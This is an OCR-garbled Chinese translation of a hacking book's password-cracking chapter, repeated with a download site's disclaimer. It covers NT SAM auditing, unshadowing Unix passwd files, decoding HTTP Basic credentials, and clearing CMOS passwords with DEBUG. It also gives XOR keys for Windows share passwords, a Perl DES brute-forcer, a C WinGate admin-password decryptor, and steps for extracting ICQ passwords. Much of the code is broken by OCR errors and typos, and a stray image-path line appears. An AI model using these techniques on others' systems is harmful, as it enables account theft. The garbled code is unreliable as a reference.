免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7．我们打算采取的所有措施就是审计指定的主键，而不是其他的内容。最后，我们在regedt32 中将 HKEY_LOCAL_MACHINE 窗口选中，选择 SAM 树，选择安全菜单，接着审计。

8．点击添加按钮，选择显示所有的用户。

9．我推荐你可以添加 SYSTEM 用户、组域名管理和用户管理员。你打算覆盖以下所有的账户：

“文件和其他对象的拥有属性”

“备份文件和目录”

“管理审计和安全记录”

“保存文件和目录”

“将工作站添加到域中”

“置换处理水平的符号”

10．在出现的子键中点击审计权限。

11．下一步，在以下的实体中点击成功和失败选项框：

- 查询数值
- 设置数值
- 写 DAC
- 阅读控制

12．选择 OK，点击 YES。

13．重复安全树的操作。

14．关闭 Regedt32，停止调度服务。你将会打算设置用户 ID 作为调度服务的开始，而不是 SYSTEM。将来，利用这个机会创建一个用户和改变调度的启动。

现在，你将会应用审计整个 SAM 实体，通过事件登录器，确信你会注意访问敏感信息的成功与失败，通过仅有的账号才可以访问这样的信息。如果你发现事件注释超过了这个文档的内容，一部分好的安全策略是近似的审计策略。这将会记录如何检查事件的，信息如何被矫正的，每一个可能的事件将产生什么样的行为？参考我推荐图书的以上内容，了解如何建立这样的策略或联系一个策略的顾问。

L0phtCrack 是一个 NT 口令破解器，它可以使用字典和暴力攻击破解 NT 的口令，当 NT 在运行时，它可以在一个较低的优先级的后台上运行。

破解 Unix 口令文件

Unix 被认为是一个相当安全的操作系统，在 Unix 系统中，储存口令的方法十分安全。在大多数 Unix 系统中，你会发现口令被储存在被称为“passwd”的文件中。这个文件位于 /etc/passwd 目录中。口令文件包括许多行内容，结构如以下形式：

```
Ankit:RqX6dqOZsf4BI:2:3:Ankit Fadia:/home/ankit:/bin/bash
```

以上的内容可以通过分解成以下内容：

```
Username: ankit
Encrypted Password: RqX6dqOZsf4BI
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

User number: 2
Group Number: 3
Actual Name: Ankit Fadia
Home Directory: /home/ankit
Type of shell: /bin/bash

当使用单向加密算法时，你不能对口令进行解密，但是使用口令破解工具就可以对口令进行破解。以上的口令文件中的例子是从一个去阴影的口令文件中选取的。现在，也许你可能看到的是以下的内容：

Ankit:*:2:3:Ankit Fadia:/home/ankit:/bin/bash

以上行选自一个阴影化的口令文件。在阴影化的口令文件中，口令的区域通常是由*代替的（*叫做一个符号），因此加密的口令将不能显示在口令文件中，加密的口令列表被储存在不同的文件中，不允许普通用户读取该文件的内容。

*用来代替阴影口令文件中的口令，*被称为符号，在与之相类似的情况下，一些系统中，$和#有时用来代替用户名。

为了开始破解口令文件，你需要对口令进行去阴影，你可以通过运行以下的程序对口令进行去阴影。

```
struct SHADOWPW {    /* see getpwent(3) */
char *pw_name;
      vhst *pw_passwd;
int pw_uid;
      int pw_gid;
      int pw_quota;

      char *pw_comment;

      char *pw_gecos;
      char *pw_dir;
char * pw_shell;
   };
   struct passwd * getpwent(), *getpwuid(), *getpwnam();
   #ifdef    elxsis?

   /* Name of the shadow password file. Contains password and aging info
*

   #define SHADOWPW "/etc/shadowpw"
   #define SHADOWPE_PAG "/etc/shadowpw.pag"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#define SHADOWPW_DIR "/etc/shadowpw.dir"
/*
* Shadow password file pwd->pw_gecos field contains:
* <type>,<period>,<last_time>,<old_time>,<old_password>

*
*BSD_CRIT (0), normal BSD.
*STR_CRIT (1), strong passwords
*<period> = Password aging period (type long).
*0, no aging.
*else, number of seconds in aging period.
*<last_time>   = Time (seconds from epoch) of the last password
*change (type long).
*0, never changed.n
*<old_time> = Time(seconds from epoch) of the last password
*was made the <old_Password(encrypted) saved for an aging
<period> t
* prevent reuse during that period (type char [20]).
* "*******", no <old_password>
*/
/* number of tries to change an aged password */
#define CHANGE_TRIES 3
/* program to execute to change passwords &/
#define PASSWD_PROG "/bin/passwd"
/* Name of the password aging exempt user names and max number of
entir
#define EXEMPTPW "/etc/exemptpw"
#define MAX_EXEMPT 100

/* Password criteria to enforce */
#define BSD_CRIT 0 /* Normal BSD password criteria */
#define STR_CRIT 1 /* Strong password criteria */
#define MAX_CRIT 1
#endif elxsi
#define NULL 0
main()
{
struct passwd *p;
int i;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
for (;1;) {;
 p=getpwent();
 if (p = = NULL) return;
 printpw(p);
}
}

printpw (a)
struct SHADOWPW *a;
{

printf("%s:%s:%d:.:%d: %s:.%s: %s\n",
 a->pw_name,a->pw_passwd,a->pw_uid,a->pw_gid,
 a->pw_gecos,a->pw_dir,a->pw_shell);
}
```

现在，一旦口令被去除了阴影，你可以使用 Jack The Ripper 或 Cracker Jack 破解口令，Cracker Jack 是一个基于 DOS 的 Unix 口令破解工具，它只能基于字典的方式进行破解。确信需要破解的口令已经被去阴影化，对于阴影文件来说，破解工具不能进行破解。

你还需要一个字典或字母表。最综合的字母表，最容易破解口令文件。你能够从以下的地址得到两个工具：

http://astalavista.box.sk
http://www.anticode.com
http://www.hackersclub.com
http://www.hackingmobilephones.com

你想了解你运行的 Unix 版本的口令文件储存在什么地方吗？好的，为了发现 Unix 的版本可以输入以下命令：

uname –a

以下是不同版本的 Unix 系统的口令文件的存储路径：

UNIX Paths (Courtesy of 2600)

UNIX	Path	Token
ALX 3	/etc/security/passwd	!
	or /tcb/auth/files/<first letter of username>/<username>	
A/UX 3.0s	/tcb/files/auth/?/	*
BSD4.3-RENO	/etc/master.passwd	*
ConvexOS 10	/ect/shadpw	*

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

ConvexOS 11	/ect/shadpw	*
DG/UX	/etc/tcb/aa/user/	*
EP/IX	/etc/shadow	x
HP-UX	/.secure/etc/passwd	*
IRIX 5	/etc/shadow	x
Linux 1.1	/etc/shadow	*
OSF/1	/etc/passwd[.dir\.pag]	*
SCO Unix #.2.x	/tcb/auth/files/<first letter of username>/<username>	
SunOS4.1+c2	/etc/security/passwd.adjunct	##username
SunOS 5.0	/etc/shadow <optional NIS+ private secure maps/tables/ whatever	
System V Release 4.0	/etc/shadwo	x
System V Release 4.2	/etc/shadwo	* database
Ultrix 4	/etc/auth[.dir\.pag]	*
UNICOS	/etc/udb	*

我已经向你说明了如何破解 Unix 的口令文件，但是最困难的是得到 Unix 的口令文件。你首先需要找到运行在不同主机端口的服务漏洞。在网上有许多的 C 程序可以利用，利用这些程序，你可以获得根目录或者摆脱 shell 的约束，但是确信，你所有的预先准备的 C 程序有一些微小的错误，需要重新编辑。可以利用网上的巨大的发送邮件，所有重要的代码行都有注释，利用不能工作。

我再次强调学习编程的重要性，编程非常重要，不仅是已知的调试和利用，而且可以发现主流的后台程序的漏洞。为了发现漏洞，在发送邮件中说明，你需要一遍一遍地检查代码，发现是否有漏洞可以利用。因此，如何实施攻击的底线是了解如何编程。

HTTP 基本的认证

最普通的认证方法是使用通过基于 CGI 或 Javascript 的网站。另一个类型的认证渐渐地变成了主流，就是基于 HTTP 的认证。你必须确信可以口令保护的网站，这些网站会弹出一个对话框，对话框的标题是$$$$$$$$，文本有以下形式：

需要用户名和口令
在服务器名的位置输入用户名和口令
用户名：
口令：

基于 HTTP 的认证在所有的服务中工作原理是一样的，现在已经渐渐被一般大众用来保护数据。这种类型的认证不会提供更多的安全，能容易地返回口令。但是无论如何，我会提到如何建立使用基于 HTTP 认证的服务器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我正在运行的 apach 与在其他平台上的方法可能不同。可以联系公司获得更多你的服务器上安装 HTTP 认证的信息。

首先，创建一个口令文件，通过输入 htpasswd 命令：

$>htpasswd –c /etc/httpd/conf/passwords

一旦你按照提示输入用户口令两次，一旦你已经完成这个处理，用户名和口令将会储存在/etc/httpd/conf/passwords 文件中，储存的格式如下：

ankit.fadia: ryWT.SmffRa7pf

前面的两个区域显然是用户名，后面的两个区域是通过 DES 算法加密的口令。这个文件是全局可读的，我说的意思是这个文件能够被任何人阅读。因此，如果可能，使用基于 HTTP 认证可以禁用 FTP 和 Telnet 服务器的端口。尽管它并没有许多的不同，这种类型的认证十分容易被攻击。但是对于攻击者来说，可能更加安全。现在，那个口令文件已经准备好了，我们需要配置/etc/httpd/conf/srm.conf 文件。当用户需要认证时，告诉服务器口令在哪里，显示什么类型的工具栏。

因此，编辑/etc/httpd/conf/srm.conf 文件，并输入以下行：

```
<Directory/home/httpd/www.servername.com/subfolder>
AuthType Basic
AuthName server.name.here
Auth UserFile /etc/httpd/conf/passwords
Required valid-user
</Directory>
```

目录标记表明文件夹和目录需要口令，因此，当一个用户试图访问特定的目录时，会及时地弹出 HTTP 口令提示，AuthType 表明了认证的类型，AuthName 表明了浏览器弹出的工具栏的名称。AuthUserFile 表明了口令的路径。需求标签能够配置甚至是口令文件中的用户名。他不会认证，直到他写入需求标签。例如，

需求 ankit.fadia.ankit

如果以上行在 strm.conf 文件中，不仅是 ankit 和 ankit fadia 将会被认证。

破解这样的 HTTP 认证口令将会因为不同的服务器而不同。它依赖系统管理员如何配置这个服务。首先，为了发现服务器是否在运行一个 HTTP 认证服务，你需要输入一个错误的口令，得到一个 401 错误。接着你能够确信，为了破解 HTTP 口令，你需要得到记录。它包含一个请求，如果你能够请求一个页面。它会发生以下的事情。

```
Get /pagehere HTTP/1.1
Authorization: Basic rTyna2yrqw2ADGHsghis = =
```

在 Basic 之后的文本就是口令，他并没有加密，但是 Base64 编码。你能够轻易地利用 perl 的 MIME 进行解码::Base64 模块，代码像以下形式：

```
use MIME:: Base64
print decode_base64("rTyna2yrqw2ADGHsghis = =");
```

你能够得到 MIME::Base64 模块从www.cpan.com。在它被解码之后，你将会看到以下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

形式的内容："ankit.fadia.::passwordhere"。前面的两个区域可能是我的用户名，后面的区域是用明文表示的口令。

BIOS 的口令破解

这是一个口令攻击，但是它仅仅清除了 BIOS，在下次启动电脑时，CMOS 不会要求你输入任何的口令。在大多数情况下，BIOS 被配置为禁用软盘驱动。现在，如果你能够进入 DOS 提示符，接着你将能够改变 BIOS 的默认设置，将软盘驱动作为系统的默认设置。在 DOS 中，有 debug 命令可以修改默认设置，为了清除 CMOS，可以进行以下操作：

进入 DOS 输入内容：

DEBUG 点击确认

-o 70 2e 点击确认

-o 71 ff 点击确认

-q

exit

重新启动电脑。

它可以工作在大多数的 AWARD BIOS 基础上。

破解其他的口令

压缩文件的口令保护可以使用 FZC 进行破解，为了获得更多的消息可以参考以下的教程：

使用 FZC 破解压缩文件的口令保护，一个简易的使用 FZC 破解这些麻烦口令的保护压缩文件在http://blacksun.box.sk/fzc.html网站上通过运行恶意的宏命令，你能够容易地删除 Excel 和 Word 口令，获得宏命令可以在以下网站：

www.hackersclub.com[在软件部分之下]。

这个宏命令已经由 Excel 编写，能够轻易地编辑破解 Word，如果需要了解一些 VB，这里还有一种软件叫做先进 Office 97 口令恢复的程序，但是那是共享软件，需要付费。

远程访问共享口令译码教程

Windows 包括远程文件共享，这是允许两个物理上彼此分离的系统共享文件，甚至是打印机。

服务的可靠性是通过口令来保持的，系统请求一个文件时，将不得不输入这个口令。在远程文件共享中有两种类型的口令：

1．访问主口令：这个口令给予客户机完全的访问权限。

2．专用的文件和目录口令：这个口令允许访问特定的文件和目录。

所有的口令通过相同的算法进行加密，这个口令非常容易被破解。在这个例子中，我会展示一个黑客如何破解远程访问口令。转到你的控制面板，寻找网络，确信文件和打印机启动，重新启动使变更生效。在重新启动之后，你必须在此转到控制面板，寻找"安全"。如果所有的事都是 ok，这时将会有一页成为远程访问，确信口令是"erika"，然后关闭它。

远程访问口令的密码不能超过 8 个字符，微软的安全策略是不是太脆弱了？

接着，你可以打开注册表编辑器，搜索"admin$"，它位于

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\LanMan\ADMIN$

如果你打算破解一个特定文件夹的口令，接着搜索与文件夹相同名域的主键，然后替代 admin$。

在注册表编辑器的右边窗格中，有一个被称为“parm1enc”的口令，这个包含加密的口令，你能够改变口令为“erika”，因此，parm1enc 将会成为“70C804ED12”，这个加密的口令需要牢记，在 ASCII 中，这是“p.E.I”。

因此，在解密之后，第 70 个表示“e”，我们将如何做？首先，Windows 将你的口令转化为大写字母，因此，“e”会变成“E”，这个字符的 ASCII 转为 45。

因此，70h：= 45h，对不对？

01110000 = 70h
????????? XOR 主键

01000101 = 45h

好的，然我们开始
01110000 = 70h
00110101 XOR key = 35h (=53 decimal)

01000101 = 45h

让我们测试，将你的口令变为“123”，现在，加密的口令就是“04 A8 7E”？好的，但是你仅仅需要 04h。

00000100 = 04h
00110101 查找 XOR key

00110001 = 31h

现在，利用你的 ASCII 表，查找 31h（49 Dec）。是的，这是正确的，那是 ASCII 字符“1”。好的，现在查找第一个字符，通过使用 35h 作为 XOR 的主键，但是口令中的每一个字符使用另外的主键，这意味有 8 个不同的主键，我不会展示如何得到它们；如果按照以上的步骤，你将会了解处理的过程，无论如何，我将提供给你密钥：

第一个字符；35h
第二个字符；9Ah
第三个字符；4Dh
第四个字符；A6h
第五个字符；53h
第六个字符；A9h

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七个字符：D4h
第八个字符：6Ah

破解 DES 算法（编写你自己的暴力口令破解工具）
以下是 DES 的算法口令破解工具，由 Caboom 为 BSRF 编写的。

```
! /usr/bin/perl-s
```

这个是 DesBreak V0.9 版本。由于这是我第一个利用 perl 编写的程序，对我来说并不太难，我编写的这个程序将尽可能简捷。你需要一个 perl 解释器（它可以工作在 5.x 版本）。最主要的问题是速度较慢，它需要进行 6000 的尝试，在我的 Celleron 300Mhz，与 John The Ripper 的每秒进行 10 000 次尝试相比，我将这个程序转化为 C 程序，这是下一步操作，使得这个程序有用。

```
if(open(PASSWORD,$file) && ($chset=~/[a1A!]/) && (maxch<=8))
{
if($maxch<1) {$maxch=8;}
$rude_pass=<PASSWORD>;
close(PASSWORD);
$clear_pass=&clr_pass($rude_pass);
$salt = substr( $clear_pass, 0,2);
@char_set=&set_chset ($chset);
$string= "";
&des_break($clear_pass, $salt, $maxch, $string, @char_set);
} else {
print("DesBreak V0.9 for *nix by Caboom 09,02.2000\n\n");
print("Usage: desbreak-file=passwd-chset=0,a,A,!,0a...\n\n");
print(": passwd-file with encripted password\n");
print(": 1,a,A,!,0a,... or any combination of those define\n");
print(" charset used when brute-forcing password\n");
print(" 1-includes numbers 0...9\n");
print(" a-includes small letters a...z\n");
print(" A-includes capital letters A...Z\n");
print(" !- includes special characters !,@,#,$...\n");
print(" 0 a!...-combination of those charsets\n\n");
print("This release is useless for breaking real DES passwords\n");
print(" It was made with Slackware 7 and it was written in XEmacs\n");
print(" It uses perl built-in crypt() function, and it is only \n");
print(" demonstration on how could you break real DES passwords,\n");
print(" Future releases will probably break real DES passwords,\n");
print(" with hoth dictionary, and brute-force attack\n");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
print(" You may use and distribute and change code as long as you\n");
print(" note that you've used my code\n");
print(" Any questions and critics are welcome, you may mail me at:\n\n");
print("    myonlyemail\@yahoo.com\n\n");

&end;
}
```

这个函数能够破解 Unix 的 passwd/shdow 文件，你可以攻击口令，但是在下一个版本将会纠正。

```
sub clr_pass
{
   my)$rda_ps)=@_;
   my($cl_ps, $tmp_ps);

   if ($rd_ps = ~ /:/)
    {
     $rd_ps = substr($rd_ps, index($rd_ps, ":")+1
     if (($tmp_ps = index($rd_ps, ":"))>0) {
     $rd_ps = substr($rd_ps, 0, $tmp_ps)
    }
   }
     chomp($rd_ps);
     $cl_ps =$rd_ps;
   }
```

这个函数产生输入命令行的字符集。你能够添加更多的字符。我们使用普通的字符集。

```
sub set_chset{

my($in_chr) = @_;
my(@pattern);

if ($in_chr =~/1/) {@pattern=(@pattern, "0".. "9"; }
if ($in_chr = ~ /a/) {@ pattern=(@pattern, "a".. "z"; }
if ($in_chr = ~ /A/) {@ pattern=(@pattern, "A".. "Z"; }
if ($in_chr = ~ /!/)
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        @ pattern=(@pattern, "!", "\" "," ,"#", "\$", "%", "^");
        @ pattern=(@pattern, "&", "*" "(",")", "_", "-", "+");

        @ pattern=(@pattern, "=", "[","]", "{","}", ";", ":");
    @ pattern=(@pattern, "", \ "@", "/", "\ \", "|", "?", ".");
    @ pattern=(@pattern, ",", "\" "<", ">", "`", "~");
    }
    if (($pat_len=@pattern) = =0) {&end}

    @pattern;
        }
```

现在，我们关闭实际的材料！这个函数初始化口令，并控制它的流。它将会初始化递归所有的长度，并让递归做以下重启。

```
sub des_break{
    my($clr_pw, $slt, $max, @ch_set) = @_;
    my($min, $str);

    while (++$min<=4max) {
    &rec_brk($str, $min, 0,$clr_ps, $slt, @ch_set);
   }
}

sub rec_brk{

    my($str, $min, $cur_len, $clr_ps, $slt, @ch_set) = @_;
    my($cnt, $my_cnt, $len_ch);

    $len_ch = @ ch_set;
    $cnt = 0;

    while ($cnt++<$len_ch) {
    if ($cur_len < $min-1) {
       &rec_brk ($str . $ch_set [$cnt], $min, $cur_len + 1, $clr_ps, $slt,
@ch_set);
  } else {
    $chk_str = $str . $ch_set[$cnt];
    &des_comp($min, $clr_ps, $slt, $chk_str);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        }
      }
    }
```

这个函数可以检查真正的口令，它可以纠正递归的漏洞（尝试发现哪个是漏洞）。

```
sub des_comp {
      my ($min_cp, $clear_ps, $slt_cp, $chk_str) = @_;

    if (length($chk_str) = = $min_cp) {
      if ($clear_ps eq crypt ($chk_str, $slt_cp)) {
       &bingo($chk_str, $slt_cp);
       }
      }
     }
```

如果通过匹配，它将提示你，容易破解：

```
    sub bingo {
      my($chk_str, $slt_cp) = @_;
    print ("Password is Broken!!!\n Password:", $chk_str, "\n salt: ", $slt_cp
    "\n");
      &end
    }
```

This is just end, something like return 0; in C,C++

(Not same, but close)

```
sub end {
 dir ("\n");
}
```

DESBreak 0.9.1

这是 DESBreak 0.9.1 的第一个工作版本，使用 perl 编写一个小小的暴力破解。这是 DESBreaker 的一个简单的教育版本，它转化为 C 程序，这个版本是一个辅导程序，对于打算了解如何进行暴力破解程序的人来说，这个代码主要的不足是使用了 perl 的 crypt（）函数，而不是使用系统的 crypt（）函数，除了它的速度相对较慢这个弱点之外（但是比用 perl

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

编写的程序快），因此，它只能利用 perl 对 DES 加密的进行破解（标准 64 位 DES 加密，少量的修改，能够被用于使用 wwwboard's 的 admins）。

为了使用 perl 暴力破解，你首先需要一个 DES 密钥，你能够利用这个代码产生，例如：

#!

```
#! /usr/bin/perl

$inputline = <STDIN>;
$salt = "22";
chomp ($inputline);
$crypty = crypt ($inputline, $salt );
open (OUTFILE, ">code");
print OUTFILE ($crypty, "\n");
```

这个程序将会产生你输入口令的密钥，当你激活这个程序时（不要忘了，你使用 Linux 或其他的*nix，首先你需要改变那个程序的权限，使用一些编辑器，如 joe 或 emacs，输入这些代码，以“cypgenerator”名字保存文件，例如，输入“chmod 755 cypgenerator”可以改变文件的权限。并输入./cypgenerator（如果你已经保存目录中的路径，如果你没有正确的语句=>cypgenerator））。

当你的文件中有密钥（在这个文件的名称是代码“code”），你能够使用 DESBreaker。为了设置 DESBreaker 工作，你必须提供以下的参数：

1．-file = 这个参数告诉 DESbreaker 那个文件正在使用。

2．-chset = 这个参数提供 DESBreaker 的信息，它的字符使用，它可以利用以下转化

a：小写字母

A：大写字母

l：数字

!：特殊符号

你能够使用这些字符的组合，例如 a1A 的字符使用了大写字母和小写字母和数字，字符串中的顺序并不重要。

3．-maxch = 这个为 DESBreaker 提供信息，这个是产生口令的最大长度。如果它不能设置，默认的最大值为 8，如果长度更长，将不能工作。

这是一个例子：

./desbr –file = code – chest = a1 –maxch = 5

破解 wingate 口令

以下的 C 程序可以破解 wingate 3.0.01 版本的管理员口令。

它可以在 Windows 98 平台上，利用 Visual C++6.0 编译。

```
#include <stdio.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#include <windows.h>                                    }
#include <conio.h>

void main(void)
{
char *path[6] = { "SOFTWARE",
                  "Qbik Software",
                  "WinGate",
                  "UserDatabase",
                  "Administrator",
                  "\0" }'

int num;
HKEY keyName;
DWORD passLength;
unsigned char adminPassword[32];
unsigned char x0r=0x2;
unsigned int i;
passLength = 32;

    keyName = HKEY_LOCAL_MACHINE;
    num = 0;
                  while (path[num] ! = 0x00)
                {
                  RegOpenKeyEx(keyName,    path[num],    0,
KEY_READ, &keyName);
                  num ++;
                }

                if (RegQueryValueEx(keyName, "Password", NULL,
NULL, adminPassword, &passLength) !=
                  ERROR_SUCCESS)
                {
                  printf("Error getting password from registry\n");
                  return;
                }

                printf("Password =");
                for(i=0;i>strlen(adminPassword);i++)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                {
                    printf("%c",adminPassword[i] ^ x0r);
                    x0r+=2;
                }
        printf("\n");
                    RegCloseKey(keyName);

        while(!kbhit());

}

/* Here is a version if you want to manually enter the encypted string. */
/*
#include <stdio.h>
#include <string.h>
void main()
{
unsigned char x0r=0x2;
char buff[32];
unsigned int i;

printf("Enter String to Decrypt:");
scanf("%s",&buff);
for(i=0;i<strlen(buff);i++) {
printf("%c",buff[i]^x0r);
x0r+=2;
}

printf("\n");
}
*/
```

破解 ICQ 口令

ICQ 可能是世界范围内广泛使用的聊天工具。这个章节将会介绍破解和解密 ICQ 口令。

直到 ICQ 99b 版本，ICQ 口令将会以明文形式储存在 ICQ DB 文件中，是的，明文，你可以简单地打开 DB 文件，得到口令。在不同的版本中，DB 文件储存在以下的路径中：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

低于 ICQ99a 的版本　　\ICQ\DB\

ICQ99a \ICQ\NewDB

ICQ99b \ICQ\DB99b

只要在你喜爱 ASCII 的编辑器中打开 DB 文件，查找开始：

iuserSound

在这一行中，你将会找到明文口令，这是早期版本的 ICQ 如何储存你的口令。然而，ICQ99b 有一些改进，它仍然将口令存储在 DB 文件中，口令被加密，不能作为明文直接使用。DB 文件包括两个文件。两个文件名是：

<你的 UIN>.dat

<你的 UIN>.idx

现在，为了对口令进行解密，你要确信需要以下步骤：

1. 被攻击者的 UIN
2. 被攻击者的 加密 IV 值
3. 当然，还有加密的口令

因此，如何得到加密口令？

加密的口令被储存在\ICQ\DB99b 文件夹的 DB.dat 文件中，利用 ASCII 文本编辑器打开该文件，查找文本：

口令

口令在关键词‘password’的右边，例如，这样一个口令行：

password k$af799034f6bb402e837f

口令从‘password’后的第四个字符开始，因此，这意味着口令就是以下的字符：

af799034f6bb402e837f

这个加密的口令实际上是 Hex 值，它们之间没有空隙，使人看得非常容易迷惑。因此，让我们将这个 Hx 值分开：

AF 79 90 34 F6 BB 40 2E 83 7F

Experienced Hex geeks would probably say that the above is same as:

0xAF

0x79

0x90

0x34


0xF6

0xBB

0x40

0x2E

0x83



溜客安全网 WwW.176Ku.CoM

